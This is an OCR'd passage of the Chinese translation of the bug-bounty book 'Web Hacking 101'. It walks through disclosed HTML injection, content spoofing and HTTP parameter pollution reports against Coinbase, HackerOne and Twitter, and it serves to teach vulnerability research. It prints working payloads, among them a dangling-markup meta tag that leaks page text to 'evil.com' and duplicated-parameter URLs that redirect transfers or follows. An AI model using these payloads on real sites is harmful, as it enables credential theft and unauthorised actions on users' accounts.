
WEB HACKING 101

How to Make Money Hacking Ethically

Analysis of 30+ vulnerability reports that paid!



Peter Yaworski

目錄

Web Hacking 101 中文版

原书：Hack, Learn, Earn, with a Free E-Book

译者：飞龙

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- 代码仓库

> 该书的后续版本不做翻译，可以在 Leanpub 上购买。但由于漏洞报告是公开的，会放出漏洞链接。

赞助我

协议

一、前言

二、黑客们请注意

当你阅读本书的时候，我们希望听到你们对它的评论。

- 它是否有用？
- 它写得好嘛？
- 你有没有发现一些要更正的东西？
- 有什么缺少的东西？
- 有什么想要深入了解的东西？
- 有什么不想看的东西？

向 `feedback@hackerone.com` 发送你的评论，并在主题中提到“book”这个词。

十分感谢！

P.S. 当然，如果你确实觉得本书相当不错，请为它发推，并且向你的朋友推荐本书。

三、引言

四、背景

五、HTML 注入

作者：Peter Yaworski

译者：飞龙

描述

超文本标记语言（HTML）注入有时也被称为虚拟污染。这实际上是一个由站点造成的攻击，该站点允许恶意用户向其 Web 页面注入 HTML，并且没有合理处理用户输入。换句话说，HTML 注入漏洞是由接收 HTML 引起的，通常通过一些之后会呈现在页面的表单输入。这个漏洞是独立的，不同于注入 Javascript，VBscript 等。

由于 HTML 是用于定义网页结构的语言，如果攻击者可以注入 HTML，它们基本上可以改变浏览器呈现的内容。有时，这可能会导致页面外观的完全改变，或在其他情况下，创建表单来欺骗用户，例如，如果你可以注入 HTML，你也许能够将 `<form>` 标签添加到页面，要求用户重新输入他们的用户名和密码。然而，当提交此表单时，它实际上将信息发送给攻击者。

示例

1. Coinbase 评论

难度：低

URL：`coinbase.com/apps`

报告链接：`https://hackerone.com/reports/104543`

报告日期：2015.12.10

奖金：$200

描述：

对于此漏洞，报告者识别出 Coinbase 在呈现文本时，实际上在解码 URI 的编码值。对于那些不熟悉它的人（我在写这篇文章的时候），URI 中的字符是保留的或未保留的。根据维基百科，保留字是有时有特殊意义的字符，如 `/` 和 `&`。未保留的字符是没有任何特殊意义的字符，通常只是字母。

因此，当字符被 URI 编码时，它将按照 ASCII 转换为其字节值，并以百分号（`%`）开头。所以，`/` 变成 `%2F`，`&` 成为 `%26`。另外，ASCII 是一种在互联网上最常见的编码，直到 UTF-8 出现，它是另一种编码类型。现在，回到我们的例子，如果攻击者输入 HTML：

```
<h1>This is a test</h1>
```

Coinbase 实际上会将其渲染为纯文本，就像你上面看到的那样。但是，如果用户提交了 URL 编码字符，像这样：

```
%3C%68%31%3E%54%68%69%73%20%69%73%20%61%20%74%65%73%74%3C%2F%68%31%3E
```

Coinbase 实际上会解码该字符串，并渲染相应的字符，像这样：

```
This is a test
```

使用它，报告者演示了如何提交带有用户名和密码字段的 HTML 表单，Coinbase 会渲染他。如果这个用户是恶意的，Coinbase 就会渲染一个表单，它将值提交给恶意网站来捕获凭据（假设人们填充并提交了表单）。

> 重要结论
>
> 当你测试一个站点时，要检查它如何处理不同类型的输入，包括纯文本和编码文本。特别要注意一些接受 URI 编码值，例如 `%2f`，并渲染其解码值的站点，这里是 `/`。虽然我们不知道这个例子中，黑客在想什么，它们可能尝试了 URI 编码限制字符，并注意到 Coinbase 会解码它们。之后他们更一步 URL 编码了所有字符。
>
> http://quick-encoder.com/url 是一个不错的 URL 编码器。你在使用时会注意到，它告诉你非限制字符不需要编码，并且提供了编码 URL 安全字符的选项。这就是获取用于 COinbase 的相同编码字符串的方式。

2. HackerOne 无意识 HTML 包含

难度：中

URL：hackerone.com

报告链接：https://hackerone.com/reports/112935

报告日期：2016.1.26

奖金：$500

描述：

在读完 Yahoo XSS 的描述（第七章示例四），我对文本编辑器中的 HTML 渲染测试产生了兴趣。这包含玩转 HackerOne 的 Markdown 编辑器，在图像标签中输入一些类似 `ismap="yyy=xxx"` 和 `"'test"` 的东西。这样做的时候，我注意到，编辑器会在双引号里面包含一个单引号 - 这叫做悬置引号。

那个时候，我并没有真正理解它的含义。我知道如果你在某个地方注入另一个单引号，两个引号就会被浏览器一起解析，浏览器会将它们之间的内容视为一个 HTML 元素，例如：

```
<h1>This is a test</h1><p class="some class">some content</p>'
```

使用这个例子，如果你打算注入一个 Meta 标签：

```
<meta http-equiv="refresh" content='0; url=https://evil.com/log.php?text=
```

浏览器会提交两个引号之间的任何东西。现在，结果是，这个已经在 HackerOne 的 #110578 报告中由 intidc 公开。看到它公开之后，我有一点失望。

根据 HackerOne，它们依赖于 Redcarpet（一个用于 Markdown 处理的 Ruby 库）的实现，来转义任何 Markdown 输入的 HTML 输出，随后它会通过 React 组件的 `dangerouslySetInnerHTML` 直接传递给 HTML DOM（也就是页面）。此外，React 是一个 JavaScript 库，可用于动态更新 Web 页面的内容，而不需要重新加载页面。

DOM 指代用于有效 HTML 以及 格式良好的 XML 的应用程序接口。本质上，根据维基百科，DOM 是跨平台并且语言无关的约定，用于展示 HTML、XHTML 和 XMl 中的对象，并与其交互。

在 HackerOne 的实现中，它们并没有合理转义 HTML 输出，这会导致潜在的漏洞。现在，也就是说，查看披露，我觉得我应该测试一下心得代码。我返回并测试了这个：

```
[test](http://www.torontowebsitedeveloper.com "test ismap="alert xss" yyy="test"\ ")
```

它会变成

```
<a title="'test" ismap="alert xss" yyy="test" &#39; ref="http://www.toronotwebsi\ tede
veloper.com">test</a>
```

你可以看到，我能够将一堆 HTML 注入到 `<a>` 标签中。所以，HackerOne 回滚了该修复版本，并重新开始转义单引号了。

> 重要结论
>
> 仅仅是代码被更新了，并不意味着一些东西修复了，而是还要测试一下。当部署了变更之后，同时意味着新的代码也可能存在漏洞。
>
> 此外，如果你觉得有什么不对，一定要深入挖掘。我知道一开始的尾后引号可能是个问题，但是我不知道如何利用它，所以我停止了。我本应该继续的。我实际上通过阅读 XSS Jigsaw 的 了解了 Meta 刷新利用（请见“资源”一张），但是这是后事了。

3. WithinSecurity 内容伪造

难度：低

URL：`withinsecurity.com/wp-login.php`

报告链接：`https://hackerone.com/reports/111094`

报告日期：2015.1.16

奖金：$250

描述：


虽然内容伪造实际上和 HTML 注入是不同的漏洞，我也将其包含在这里，因为它们拥有相似的本质，攻击者让一个站点渲染它们选择的内容。

WithinSecurity 构建在 WordPress 平台之上，它包含登录页面 `withinsecurity.com/wp-login.php`（这个站点已经合并到了 HackerOne 的核心平台中）。攻击者注意到了在登录过程中，如果发生了错误，WithinSecurity 就会渲染 `access_denied`，同时对应 URL 中的 `error` 参数：

```
https://withinsecurity.com/wp-login.php?error=access_denied
```

注意到了这个，攻击者尝试修改 `error` 参数，并发现无论参数传递了什么值，都会被站点渲染为错误信息的一部分，并展示给用户。这里是所用的示例：

```
https://withinsecurity.com/wp-login.php?error=Your%20account%20has%20%hacked
```



WithinSecurity 内容伪造

这里的关键是注意到 URL 中的参数在页面中渲染。虽然他们没有解释，我可以假设攻击者注意到了 `access_denied` 展示在了页面上，但是也包含在 URL 中。这里他们也报告了，漏洞也可以由一个简单的测试，修改 `access_denied` 参数来找到。

> 重要结论
>
> 时刻关注传递并且渲染为站点内容的 URL 参数。他们可能就是攻击者的机会，用于欺骗受害者来执行一些恶意动作。

总结

HTML 注入向站点和开发者展示了漏洞，因为他可以用于误导用户，并且欺骗它们来提交一些敏感信息，或者浏览恶意网站。就像钓鱼攻击那样。

发现这些漏洞并不是通过仅仅提交 HTML，而是弄清楚站点如何渲染你的输入文本，像是 URI 编码的字符。而且，虽然内容伪造并不和 HTML 注入完全一样，它也是类似的，因为它涉及让一些输入在 HTML 页面中反映给受害者。攻击者应该仔细寻找机会，来操纵 URL 参数，并让它们在站点上渲染。

六、HTTP 参数污染

作者：Peter Yaworski

译者：飞龙

描述

HTTP 参数污染，或者 HPP，在网站接受用户输入，将其用于生成发往其它系统的 HTTP 请求，并且不校验用户输出的时候发生。它以两种方式产生，通过服务器（后端）或者通过客户端。

在 StackExchange 上，SilverlightFox 提供了一个 HPP 服务端攻击的不错的例子。假设我们拥有以下站点：`https://www.example.com/transferMoney.php`，它可以通过 POST 方法访问，带有以下参数：

```
amount=1000&fromAccount=12345
```

当应用处理请求时，它生成自己的发往其它后端系统的 POST 请求，这实际上会使用固定的 `toAccount` 参数来处理事务。

分离后端 URL：`https://backend.example/doTransfer.php`

分离后端参数：`toAccount=9876&amount=1000&fromAccount=12345`

现在，如果在提供了重复的参数时，后端仅仅接受最后一个参数，并且假设攻击者修改了发往网站的 POST 请求来提交 `toAccount` 参数，像这样：

```
amount=1000&fromAccount=12345&toAccount=99999
```

存在 HPP 漏洞的站点就会将请求转发给另一个后端系统，像这样：

```
toAccount=9876&amount=1000&fromAccount=12345&toAccount=99999
```

这里，由恶意用户提交的第二个 `toAccount` 参数，会覆盖后端请求，并将钱转账给恶意用户调教得账户（`99999`）而不是由系统设置的预期账户（`9876`）。

如果攻击者打算修改它们自己的请求，并且由漏洞系统处理，这非常实用。但是如果攻击者可以从另一个攒点生产链接，并且诱使用户无意中提交恶意请求，并带有由攻击者附加的额外参数，它也可以对攻击者更加实用一些。

另一方面，HPP 客户端涉及到向链接和其它 `src` 属性注入额外的参数。在 OWASP 的一个例子中，假设我们拥有下列代码：

```
<? $val=htmlspecialchars($_GET['par'],ENT_QUOTES); ?> <a href="/page.php?action=view&par='.<?=$val?>.'">View Me!</a>
```

它从 URL 接受 `par` 的值，确保它是安全的，并从中创建链接。现在，如果攻击者提交了：

```
http://host/page.php?par=123%26action=edit
```

产生的链接可能为：

```
<a href="/page.php?action=view&par=123&amp;action=edit">View Me!</a>
```

这会导致应用接受编辑操作而不是查看操作。

HPP 服务端和客户端都依赖于所使用的的后端技术，以及在收到多个名称相同的参数时，它的行为如何。例如，PHP/Apache 使用最后一个参数，Apache Tomcat 使用第一个参数，ASP/IIS 使用所有参数，以及其他。所以，没有可用于提交多个同名参数的单一保险的处理方式，发现 HPP 需要一些经验来确认你所测试的站点如何工作。

示例

1. HackerOne 社交分享按钮

难度：低

URL：https://hackerone.com/blog/introducing-signal-and-impact

报告链接：https://hackerone.com/reports/105953

报告日期：2015.12.18

奖金：$500

描述：HackerOne 包含链接，用于在知名社交媒体站点上分享内容，例如 Twitter，Fackbook，以及其他。这些社交媒体的链接包含用于社交媒体链接的特定参数。

攻击者可以将另一个 URL 参数追加到链接中，并让其指向任何他们所选的站点。HackerOne 将其包含在发往社交媒体站点的 POST 请求中，因而导致了非预期的行为。这就是漏洞所在。

漏洞报告中所用的示例是将 URL：

https://hackerone.com/blog/introducing-signal

修改为：

https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov

要注意额外的参数 `u`。如果恶意更新的链接有 HackerOne 访客点击，尝试通过社交媒体链接分享内容，恶意链接就变为：

https://www.facebook.com/sharer.php?u=https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov

这里，最后的参数 `u` 就会拥有比第一个更高的优先级，之后会用于 Fackbook 的发布。在 Twitter 上发布时，建议的默认文本也会改变：

https://hackerone.com/blog/introducing-signal?&u=https://vk.com/durov&text=another_site:https://vk.com/durov

> 重要结论
>
> 当网站接受内容，并且似乎要和其他 Web 服务连接时，例如社交媒体站点，一定要寻找机会。
>
> 这些情况下，被提交的内容可能在没有合理安全检查的情况下传递。

2. Twitter 取消订阅提醒

难度：低

URL：twitter.com

报告链接：https://blog.mert.ninja/twitter-hpp-vulnerability/

报告日期：2015.8.23

奖金：$700

描述：

2015 年 8 月，黑客 Mert Tasci 在取消接收 Twitter 的提醒时，注意到一个有趣的 URL。

https://twitter.com/i/u?t=1&cn=bWV&sig=657&iid=F6542&uid=1134885524&nid=22+26

（我在书里面把它缩短了一些）。你注意到参数 UID 了嘛？这碰巧是你的 Twitter 账户 UID。现在，要注意，他做了我认为多数黑客都会做的事情，他尝试将 UID 修改为其它用户，没有其它事情。Twitter 返回了错误。

考虑到其他人可能已经放弃了，Mert 添加了第二个 UID 参数，所以 URL 看起来是这样：

https://twitter.com/i/u?iid=F6542&uid=2321301342&uid=1134885524&nid=22+26

然后就成功了。他设法取消订阅了其它用户的邮件提醒。这就说明，Twitter 存在 HPP 取消订阅的漏洞。

> 重要结论
>
> 通过一段简短的描述，Mert 的努力展示了坚持和知识的重要性。如果它在测试另一个作为唯一参数的 UID 之后，远离了这个漏洞，或者它根本不知道 HPP 类型漏洞，他就不会收到 $700 的奖金。
>
> 同时，要保持关注参数，类似 UID，它们包含在 HTTP 请求中，因为我在研究过程中见过很多报告，它们涉及到操纵参数的值，并且 Web 应用做出了非预期的行为。

3. Twitter Web Intents

难度：低

URL：twitter.com


报告链接：https://ericrafaloff.com/parameter-tampering-attack-on-twitter-web-intents

报告日期：2015.11

奖金：未知

描述：

根据它们的文档，Twitter Web Intents，提供了弹出优化的数据流，用于处理 Tweets & Twitter 用户：发推、回复、转发、喜欢和关注。它使用户能够在你的站点上下文中，和 Twitter 的内容交互，而不需要离开页面或者授权新的应用来交互。这里是它的一个示例：



Twitter Intent

充分测试之后，黑客 Eric Rafaloff 发现，全部四个 Intent 类型：关注用户、喜欢推文、转发和发推，都存在 HPP 漏洞。

根据他的博文，如果 Eric 创建带有两个 `screen_name` 参数的 URL：

https://twitter.com/intent/follow?screen_name=twitter&scnreen_name=erictest3

Twitter 会通过让第二个 `screen_name` 比第一个优先，来处理这个请求。根据 Eric，Web 表单类似这样：

```
<form class="follow " id="follow_btn_form" action="/intent/follow?screen_name=er\ icrt
est3" method="post"> <input type="hidden" name="authenticity_token" value="...">
    <input type="hidden" name="screen_name" value="twitter">

    <input type="hidden" name="profile_id" value="783214">

    <button class="button" type="submit">
        <b></b><strong>Follow</strong>
    </button>
</form>
```

受害者会看到在一个 `screen_name` 中定义的用户资料，`twitter`，但是点击按钮后，它们会关注 `erictest3`。

与之类似，当展现 intent 用于喜欢时，Eric 发现它能够包含 `screen_name` 参数，虽然它和喜欢这个推文毫无关系，例如：

https://twitter.com/intent/like?tweet_id=661625230297821184 5&screen_name=erictest3

